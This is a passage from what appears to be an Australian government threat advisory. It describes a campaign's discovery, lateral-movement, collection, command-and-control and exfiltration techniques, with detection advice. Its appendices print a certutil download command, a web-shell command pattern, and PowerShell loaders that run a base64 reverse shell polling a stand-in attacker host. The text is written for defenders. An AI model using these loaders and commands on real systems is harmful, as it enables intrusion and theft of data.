As identified above, the actor utilised LDIFDE tool, amongst other native Windows tools, to enumerate local and domain user accounts once the actor established a presence on victim networks.

Further information on the Account Discovery technique is available from MITRE[54].

T1482 – Domain Trust Discovery

The actor was seen utilising the native Windows tool Nltest to enumerate information about Windows Active Directory domains, including a list of domain controllers within the network.

Further information on the Nltest tool is available from Microsoft[55].

Further information on the Domain Trust Discovery technique is available from MITRE[56].

[51] MITRE ATT&CK Remote System Discovery: https://attack.mitre.org/techniques/T1018/
[52] Microsoft LDIFDE: https://support.microsoft.com/en-au/help/555636
[53] MITRE ATT&CK Permission Groups Discovery: https://attack.mitre.org/techniques/T1069/
[54] MITRE ATT&CK Account Discovery : https://attack.mitre.org/techniques/T1087/
[55] Microsoft Nltest: https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/cc731935(v=ws.11)
[56] MITRE ATT&CK Domain Trust Discovery: https://attack.mitre.org/techniques/T1482/

Other Discovery Techniques Identified

Other Discovery techniques were identified by the ACSC but due to a lack of novel details or effective detection measures, these techniques and links to further information have been listed for completed below:

- T1083 – File and Directory Discovery[57]
- T1046 – Network Service Scanning[58]
- T1135 – Network Share Discovery[59]

[57] MITRE ATT&CK File and Directory Discovery: https://attack.mitre.org/techniques/T1083/
[58] MITRE ATT&CK Network Service Scanning: https://attack.mitre.org/techniques/T1046/
[59] MITRE ATT&CK Network Share Discovery: https://attack.mitre.org/techniques/T1135/

Lateral Movement

T1028 – Windows Remote Management

The ACSC identified the actor utilising Windows Remote Management (WinRM) via PowerShell to move laterally through victim networks.

Further information on the Windows Remote Management technique is available from MITRE[60].

T1077 – Windows Admin Shares

The ACSC has identified the actor using Windows admin shares via Server Message Block (SMB) for lateral movement within victim networks. Usage of these shares included copying files to remote hosts manually after first mounting a network share (e.g. `net use x: \hostname\c$`) as well as via the native `at.exe` and `schtasks.exe` tools when specifying a remote host.

The ACSC has also identified the actor utilising web shells as a SOCKS proxy to facilitate SMB pass through to internal hosts from outside the network.

Further information on the Windows Admin Shares technique is available from MITRE[61].

T1105 – Remote File Copy

The ACSC identified the use of the Remote File Copy technique in conjunction with the Windows Admin Shares technique to facilitate lateral movement within a compromised network.

Further information on the Remote File Copy technique is available from MITRE[62].

[60] MITRE ATT&CK Windows Remote Management: https://attack.mitre.org/techniques/T1028/
[61] MITRE ATT&CK Windows Admin Shares: https://attack.mitre.org/techniques/T1077/
[62] MITRE ATT&CK Remote File Copy: https://attack.mitre.org/techniques/T1105/

Collection

The following section covers TTPs relating to the collection of data from compromised systems identified during ACSC investigations.

T1005 – Data from Local System

The ACSC has identified data being collected from local systems during investigations. As no novel use of the Data from Local System technique was identified, specific examples are not included.

Further information on the Data from Local System technique is available from MITRE[63].

T1039 – Data from Network Shared Drive

The ACSC has identified data being collected from network shares during investigations. As no novel use of the Data from Network Shared Drive technique was identified, specific examples are not included.

Further information on the Data from Network Shared Drive technique from MITRE[64].

T1074 – Data Staged

The ACSC has identified the staging of data prior to exfiltration, often in conjunction with the T1027 – Obfuscated Files or Information technique. The malicious actor typically staged data in two broad location types:

- a folder location in an existing IIS web root that is internet accessible,
- the actor's preferred working directories.

Common folder paths identified during investigations used for data staging and general actor use include:

- `C:\ProgramData\`
- `C:\ProgramData\.Lookup`
- `C:\Windows\Temp`

The actor favoured creating directories beginning with a '.' such as `.Lookup` under `C:\ProgramData\` or a `C:\ProgramData` sub-folder already present.

Further information on the Data Staged technique is available at MITRE[65].

T1114 – Email Collection

The ACSC has identified the collection of email through multiple means once the actor had achieved appropriate Credential Access.

Exchange Web Services (EWS)

The malicious actor targeted the Exchange Web Services API on both an on-premise Microsoft Exchange server and in Office 365 by utilising legitimate credentials already stolen by the actor.

In both on-premise and Office 365 instances, all interactions with EWS occur through HTTP POST requests to `/EWS/Exschange.asmx`.

[63] MITRE ATT&CK Data from Local System: https://attack.mitre.org/techniques/T1005/
[64] MITRE ATT&CK Data from Network Shared Drive: https://attack.mitre.org/techniques/T1039/
[65] MITRE ATT&CK Data Staged: https://attack.mitre.org/techniques/T1074/

The actor utilised the Python library ExchangeLib to interact with EWS. Utilising ExchangeLib the actor authenticated to EWS utilising NTLM-based authentication then proceeded to utilise the following EWS operations to enumerate and collect emails:

- `ResolveNames`: Provides the ability to search for users or mailbox names.
- `GetItem`: Requests an item, such as an email and attachments, from a mailbox.
- `FindItem`: Searches for items in a mailbox and calendar.
- `GetFolder`: Information returned including display name of the folder and counts of mail items.

Detection

Two main detection methods can be utilised to detect malicious usage of EWS.

Exchange IIS Logs

Reviewing the Exchange IIS server logs can identify indications of suspicious or malicious activity through reviewing logs for known malicious indicators or potential abnormal usage, including:

- If external client IP addresses are present in the logs, review the logs for known malicious IP addresses included in the accompanying 2020-008 IoC files.
- Abnormal user agents indicating programatic access: in the actor's interactions with EWS the default ExchangeLib User-Agent was present in Exchange IIS logs, taking the following form:

  `exchangelib/<library_version>(python-requests/<python_version>)`

  `exchangelib/3.1.1+(python-requests/2.21.0)`

- Where user names are present in the Exchange IIS logs, looking for requests to multiple user's mailboxes originating from the same IP address.

Exchange EWS Logs

Log entries within the Exchange EWS logs can contain the following useful information for detecting suspicious or malicious activity:

- Timestamp
- Authentication method (e.g. NTLM, Kerberos)
- User account
- User agent
- Client IP address
- EWS Operation

These logs can be reviewed utilising the same methods as for the Exchange IIS logs, with the added benefit of identifying potentially abnormal authentication methods or EWS operations, particularly if they occur in large volumes.

Office 365 Web Interface

The ACSC also identified the malicious actor utilising stolen credentials to perform browser-based access to Outlook in Office 365 to access user email content. No multi-factor authentication requirement was enforced on affected Office 365 accounts.

Detection

Review Office 365 access logs for any indication of interaction with the malicious IP addresses identified in the accompanying 2020-008 IoC files.

Further information on the Email Collection technique is available at MITRE[66].

T1530 – Data from Cloud Storage Object

The ACSC identified the malicious actor accessing and downloading files from a DropBox account belonging to a victim organisation. The actor did so by utilising credentials previously retrieved from a file storing plaintext credentials on the victim's network.

Detection

If appropriate access logs are available for DropBox or other cloud storage services, review these logs for any indication of interaction with the malicious IP addresses identified in the accompanying 2020-008 IoC files.

Further information on the Data from Cloud Storage Object technique is available at MITRE[67].

[66] MITRE ATT&CK Email Collection: https://attack.mitre.org/techniques/T1114/
[67] MITRE ATT&CK Data from Cloud Storage Object: https://attack.mitre.org/techniques/T1530/

Command and Control

T1071 – Standard Application Layer Protocol

Web Shell Command and Control (C2)

The ACSC identified standard HTTP/HTTPS web shell traffic as one of the primary means of C2 used by the actor. Interactions with the web shells exclusively utilise the POST method with the GET method only used to first verify the existence of web shell.

Some of the web shells utilised by the actor also utilised the Data Encoding technique in the form of base64 and/or gzip compression.

Detection

Individual web requests to a web shell can look very similar to legitimate web requests, particularly if the web shell is placed within a pre-existing legitimate file. However there are some characteristics of web shell traffic that organisations should investigate:

- large numbers of web requests, typically HTTP POSTs, to a single resource with little-to-no interaction with any other web application content or functionality,
- if cookies are implemented by a web application, the lack of a HTTP Cookie header or lack of a valid Cookie value can indicate non-standard requests,
- unusual user agents that can indicate non-browser generated requests, for example:
  - `python-requests/2.2.1`
  - `CPython/2.7.2`

Further information on web shells and their detection can be found at cyber.gov.au[68].

Further information on the Standard Application Layer Protocol technique is available from MITRE[69].

T1090 – Connection Proxy

The ACSC identified that the actor utilised web shells as a SOCKS proxy to facilitate the tunnelling of SMB traffic from the actor's external host to internal hosts on victim networks as also outlined in the T1077 – Windows Admin Shares technique.

Further information on the Connection Proxy technique is available from MITRE[70].

T1102 – Web Service

In addition to the use of the Web Service technique as a means of Defence Evasion identified previously, this technique was also a key command and control method for the actor.

Note: None of this activity indicates any compromise or vulnerabilities in OneDrive.

[68] cyber.gov.au Detect and Prevent Web Shell Malware: https://www.cyber.gov.au/advice/detect-and-prevent-web-shell-malware
[69] MITRE ATT&CK Standard Application Layer Protocol: https://attack.mitre.org/techniques/T1071/
[70] MITRE ATT&CK Connection Proxy: https://attack.mitre.org/techniques/T1090/

OneDrive

The LibraryPSE malware embedded in the malicious MS Word Template file identified in the T1064 – Scripting technique utilises OneDrive to obtain additional payloads and tasking. The form of URLs used for the OneDrive C2 channel was:

```
https://api.onedrive.com/v1.0/shares/<random_string>/driveitem/content
```

Detection

Organisations can aim to detect this malicious activity by reviewing internet proxy logs and other sources of relevant logging information for:

- connections to `api.onedrive.com` originating from Microsoft Word processes (LibraryPSE is loaded into the `winword.exe` process)
    - Additional analysis will likely be required to confirm that any hits are malicious,
- the above detection technique can be combined with looking for the following HTTP User-Agent in identified requests: `Microsoft SkyDriveSync 17.005.0107.0008 ship; Windows NT 10.0 (16299)`

Compromised Australian Web Sites

The HTTPCore malware utilised by the actor retrieved tasking files over HTTP/HTTPS from controller web shells placed on compromised Australian web sites. The URLs for these controller web shells are hardcoded into the loader component of the HTTPCore malware. The HTTPCore polling interval is configurable by the actor, but will typically poll for new tasking every few seconds. For further information on HTTPCore please see Appendix B – HTTPCore Malware.

Detection

The method of detection for this activity is similar regardless of whether the focus of the host/network analysis is on the client side (where HTTPCore is present) or on the controller side (where the controller web shell is present).

- Client side: review internet proxy logs and other sources of relevant logging information for patterns of traffic outlined in the Web Shell command and control section of the T1071 – Standard Application Layer Protocol technique.
- Controller side: review web server logs and other sources of relevant logging information for the same request patterns received by a web server.

Further information on the Web Service technique is available from MITRE[71].

T1105 – Remote File Copy

In addition to the Remote File Copy technique being utilised as a Lateral Movement tactic, the ACSC also identified the actor utilising this technique in the form of abuse of the legitimate certutil.exe tool to download tools onto compromised hosts. For example:

```
certutil.exe -urlcache -split -f https://192.0.2.1:443/x.php c:\x.txt
```

Detection

Review internet proxy logs and other sources of relevant logging information for any requests to the malicious file download URLs identified in the accompanying 2020-008 IoC files.

[71] MITRE ATT&CK Web Service: https://attack.mitre.org/techniques/T1102/

Further information on the Remote File Copy technique is available from MITRE[72].

T1188 – Multi-hop Proxy

The ACSC identified that the malicious actor made heavy use of the Tor network for initial reconnaissance, enumeration, vulnerability scanning and exploitation activities. Once Initial Access was achieved on a victim network, the actor typically transitioned to dedicated network infrastructure for their interactions with web shells and other tools.

Further information on the Multi-hop Proxy technique is available from MITRE[73].

Other Command and Control Techniques Identified

Other Command and Control techniques were identified by the ACSC but due to a lack of novel details or effective detection measures, these techniques and links to further information have been listed for completed below:

- T1032 – Standard Cryptographic Protocol[74].
- T1043 – Commonly Used Port[75].
- T1079 – Multilayer Encryption[76].
- T1132 – Data Encoding[77].

[72] MITRE ATT&CK Remote File Copy: https://attack.mitre.org/techniques/T1105/
[73] MITRE ATT&CK Multi-hop Proxy: https://attack.mitre.org/techniques/T1188/
[74] MITRE ATT&CK Standard Cryptographic Protocol: https://attack.mitre.org/techniques/T1032/
[75] MITRE ATT&CK Commonly Used Port: https://attack.mitre.org/techniques/T1043/
[76] MITRE ATT&CK Data Encoding: https://attack.mitre.org/techniques/T1132/
[77] MITRE ATT&CK Multilayer Encryption: https://attack.mitre.org/techniques/T1079/

Exfiltration

The following section covers TTPs relating to data exfiltration identified during ACSC investigations.

T1041 – Exfiltration Over Command and Control Channel

The ACSC has identified data being exfiltrated over C2 channels in the following manner:

- web shell command and control channels.
- HTTPCore command and control channels.

Detection

Once a malicious C2 channel is identified utilising other detection techniques it can be reviewed for indications of exfiltration. Useful data sources for determining potential exfiltration include:

- internet proxy logs
- firewall logs
- network packet captures

If these data sources capture data volumes transferred, particularly if separated by directionality (data in vs data out), a picture of data volumes and data flow direction can be established for the identified C2 channel.

Without access to full, unencrypted network traffic or other supporting evidence such as copies of staged data (as outlined in the T1074 – Data Staged technique), it may be difficult to confirm exfiltration. However, data volumes transferred may provide sufficient confidence that exfiltration has likely occurred.

Further information on the Exfiltration Over Command and Control Channel technique is available from MITRE[78].

T1048 – Exfiltration Over Alternative Protocol

The ACSC also identified exfiltration via non-C2 channels. For example, while web shells were used to perform actions on compromised hosts and exfiltrate some data, the actor would typically download staged files directly from internet accessible locations rather than via the web shell. Further information on this activity can be found in the T1074 – Data Staged technique.

Detection

ACSC partners should monitor web server folders and web server traffic for the creation and retrieval of large files or unusual file types, particularly on web servers that do not host large individual files or a large amount of arbitrary file types.

Further information on the Exfiltration Over Alternative Protocol technique is available from MITRE[79].

Other Exfiltration Techniques Identified

Other Exfiltration techniques were identified by the ACSC but due to the lack of novel details or effective detection measures, these techniques and links to further information have been listed for completed below:

- T1002 – Data Compressed[80] and T1022 – Data Encrypted.

[78] MITRE ATT&CK Exfiltration Over Command and Control Channel: https://attack.mitre.org/techniques/T1041/
[79] MITRE ATT&CK Exfiltration Over Alternative Protocol: https://attack.mitre.org/techniques/T1048/
[80] MITRE ATT&CK Data Compressed: https://attack.mitre.org/techniques/T1002/

Impact

No use of any Impact techniques were identified by the ACSC during its investigations related to this campaign.

Appendix A – Web Shells

Below are further details on the web shells utilised by the actor in this campaign. Copies of each web shell's source code is available in the 2020-008 IoC files accompanying this advisory.

HTTPCore Controller Web Shell

This web shell manages the provision of tasking files to HTTPCore and receiving the subsequent response files as outlined in Appendix B – HTTPCore Malware.

Embedded JScript Evaluator Web Shell

This web shell has a base64 encoded JScript evaluator.NET assembly within the web shell file which is decoded and loaded.

C# Assembler Web Shell

This web shells takes C# source code submitted by the actor, compiles then executes the code. This specific web shell was added to the bottom of a pre-existing legitimate aspx file. The actor also added several new .NET namespace imports to the top of the aspx file to facilitate future payloads to be reflectively loaded.

Behinder Web Shell

An open source web shell, which receives an AES encrypted .NET assembly. The web shell decrypts and loads the assembly, then instantiates a component of that assembly executing further actor code.

TwoFace / HighShell Web Shell

An open source web shell, which creates a full featured interface panel for the actor to interact with. Functionality of this web shell includes:

- command execution,
- file upload/download,
- the ability to connect to and query a SQL server,
- timestomping,
- a file browser.

This web shell makes use of some limited obfuscation techniques in the form of short variable identifiers and base64 encoding of key strings.

During this campaign, the actor used a copy of the HighShell identical to one available on GitHub[81], including keeping the same salt and password values.

[81] GitHub High Shell web shell: https://github.com/misterch0c/APT34/blob/master/Webshells_and_Panel/HighShell/HighShell.aspx

Awen asp.net Web Shell

This open source web shell creates a simple HTML form in which the actor can enter a string into a textbox and submit it to the web shell. The web shell then incorporates the textbox contents into command line arguments to `cmd.exe`. For example:

```
cmd.exe /c <text_box_string>
```

The web shell then writes the command output to the web shell page.

During this campaign, the actor's copy of the Awen asp.net web shell is identical to one available on GitHub[82].

[82] GitHub Awen asp.net web shell:
https://github.com/xl7dev/WebShell/blob/master/Aspx/awen%20asp.net%20webshell.aspx

Appendix B – HTTPCore Malware


HTTPCore Overview

HTTPCore is a .NET binary reverse shell that receives its tasking from a web shell. It fetches its tasking from the web shell in the form of JScript, evaluates the JScript then sends the results back to the web shell. HTTPCore is loaded and runs in the context of a IIS process (`w3wp.exe`).

HTTPCore Nesting and Loader Mechanisms

HTTPCore consists of two primary components:

- The reverse shell .NET binary (HTTPCore).
- A loader component, which loads and executes the reverse shell and provides the reverse shell with its configuration. The ACSC has identified two different loaders:
  - a .NET binary (referred to as CCCAgent) with HTTPCore embedded within base64 encoded.
  - a PowerShell DLL loader script with HTTPCore embedded within base64 encoded.



HTTPCore PowerShell DLL Loader

```
$src = "<base64_encoded_HTTPCore_PE_file>"
$data = [System.Convert]::FromBase64String($src)
    $Assembly =[System.Reflection.Assembly]::Load($data)
    $type = $Assembly.GetType("HttpCore.Agent")
    $type::Url = "https://malicious.example.com/directory/path"
    $type::RootPath = "C:\ProgramData\.ActorFolder"
    $type::RemotePassword = "Index"
    $type::CurrentPassword = "123456"
    $type::RemoteLangType = "aspx"
    $type::Interval = 1000
    $type::Run($null)
Catch
    $ErrorMessage = $_.Exception.Message
    $FailedItem = $_.Exception.ItemName
    $ErrorMessage | Out-String
    Break
```

The above PowerShell is a truncated sample found by the ACSC during its investigations.

HTTPCore Configuration Properties

The loader, whether .NET binary or PowerShell, contains the following configuration properties which are passed to HTTPCore.

Property	Example	Purpose
Url	https://malicious.example.com/directory/path	The location of the controller web shell
RootPath	C:\ProgramData\Subfolder\.ActorFolder	Specifies the working folder for both the client (where HTTPCore is running) and the server (where the controller web shell is present).
RemotePassword	Password12345	Used as the PNG filename in HTTPCore's HTTP POSTs to the HTTPCore Controller web shell as well as the AES encryption key for the PNG files.
CurrentPassword	Password98765	Used by HTTPCore to decrypt content in the req_*.txt tasking files.
Interval	1000	The interval, in milliseconds, between polling for tasking.

Property	Example	Purpose
RemoteLangType	Aspx	-


HTTPCore Command and Control

HTTPCore requests tasking at a fixed interval, defined by the `Interval` property passed in by the loader. HTTPCore sends a HTTP POST payload to the controller web shell URL specified by the `Url` property.

HTTPCore C2 Overview

Below is a diagram showing HTTPCore's command and control traffic flow between the following three elements:

- **HTTPCore:** placed on a compromised target host.
- **Controller Web Shell:** can be placed on any host accessible to the compromised target host but has typically been placed on compromised legitimate Australian web sites as outlined in the Compromised Australian Web Sites section of the T1102 – Web Service technique.
- **Actor Upstream Host:** an actor controlled host where tasking is issued from.



HTTPCore Request Tasking

On the polling interval specified in its configuration, HTTPCore sends a HTTP POST request to the Controller Web Shell URL in its configuration. This request asks the Controller Web Shell to read the first file matching `req_*.txt` in the directory specified by the `RootPath` configuration property. Request task file names take the form of `req_<md5_hash>.txt` on the hosting server, for example:

`req_788d1076a6382dd84ab862adf64c8ae0.txt`

The HTTP POST request data sent by the HTTPCore binary contains the first 8 bytes of a PNG file header (`89 50 4e 47 0d 0a 1a 0a`) followed by JScript which is evaluated by the Controller Web Shell. The 'PNG' file is AES encrypted with a MD5 hash of the HTTPCore `RemotePassword` value making up both the AES key and initialisation vector.

There is a hardcoded User-Agent string in HTTPCore sent in tasking HTTP requests:

`Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.120 Safari/537.36`

Upon sending the `req_*.txt` file to the requesting HTTPCore client the Controller Web Shell deletes the tasking file.

HTTPCore Response Tasking Files

Upon HTTPCore's completion of evaluating the JScript payload included in the `req_*.txt` tasking file, HTTPCore submits a response to the Controller Web Shell URL. This response is a HTTP POST request that instructs the Controller Web Shell to write the response payload to `resp_<md5_hash>.txt`, where the MD5 value will match that from the request tasking file, for example:

`req_788d1076a6382dd84ab862adf64c8ae0.txt`

`resp_788d1076a6382dd84ab862adf64c8ae0.txt`

The Controller Web Shell will write the `resp_*.txt` file to the directory specified by the `RootPath` configuration property.

Similar to the request tasking HTTP POST data it contains the first 8 bytes of a PNG file header. This is followed by <<<< then the actual response data. For example:

`89 50 4e 57 0d 0a 1a 0a 3c 3c 3c 3c`	. PNG . . . . <<<<

Following this preamble the response payload data is encoded in the following manner:


`GZip Compressed -> Base64 Encoded -> GZip Compressed`

HTTPCore PowerShell Loader

```
Try {
        $src = "<base64_encoded_httpcore_binary>"
        $data = [System.Convert]::FromBase64String($src)
        $Assembly =[System.Reflection.Assembly]::Load($data)
        $type = $Assembly.GetType(\"HttpCore.Agent\")
        $type::Url = "https://malicious.example.com/directory/path"
        $type::RootPath = "C:\ProgramData\Subfolder\.ActorFolder"
        $type::RemotePassword = "Password12345"
        $type::CurrentPassword = "Password98765"
        $type::RemoteLangType = "aspx"
        $type::Interval = 1000
        $type::Run($null)
} Catch {
        $ErrorMessage = $_.Exception.Message
        $FailedItem = $_.Exception.ItemName
        $ErrorMessage | Out-String
        Break
}
```

Appendix C – Malicious Office Macros

Malicious Macros Overview



Malicious Microsoft PowerPoint Macro

This malicious macro was stored within the Microsoft PowerPoint file sent by the actor using the T1192 – Spearphishing Link and T1193 – Spearphishing Attachment techniques. This malicious macro writes the malicious MS Word Template to disk.

```
Attribute VB_Name = "Module1"

Function WriteBin(filename, BufferData)
 Dim Stream, ObjXML, MyNode
 Set ObjXML = CreateObject("Microsoft.XMLDOM")
 Set MyNode = ObjXML.CreateElement("binary")
 Set Stream = CreateObject("ADODB.Stream")
 MyNode.DataType = "bin.hex"
 MyNode.Text = BufferData
 Stream.Type = 1
 Stream.Open
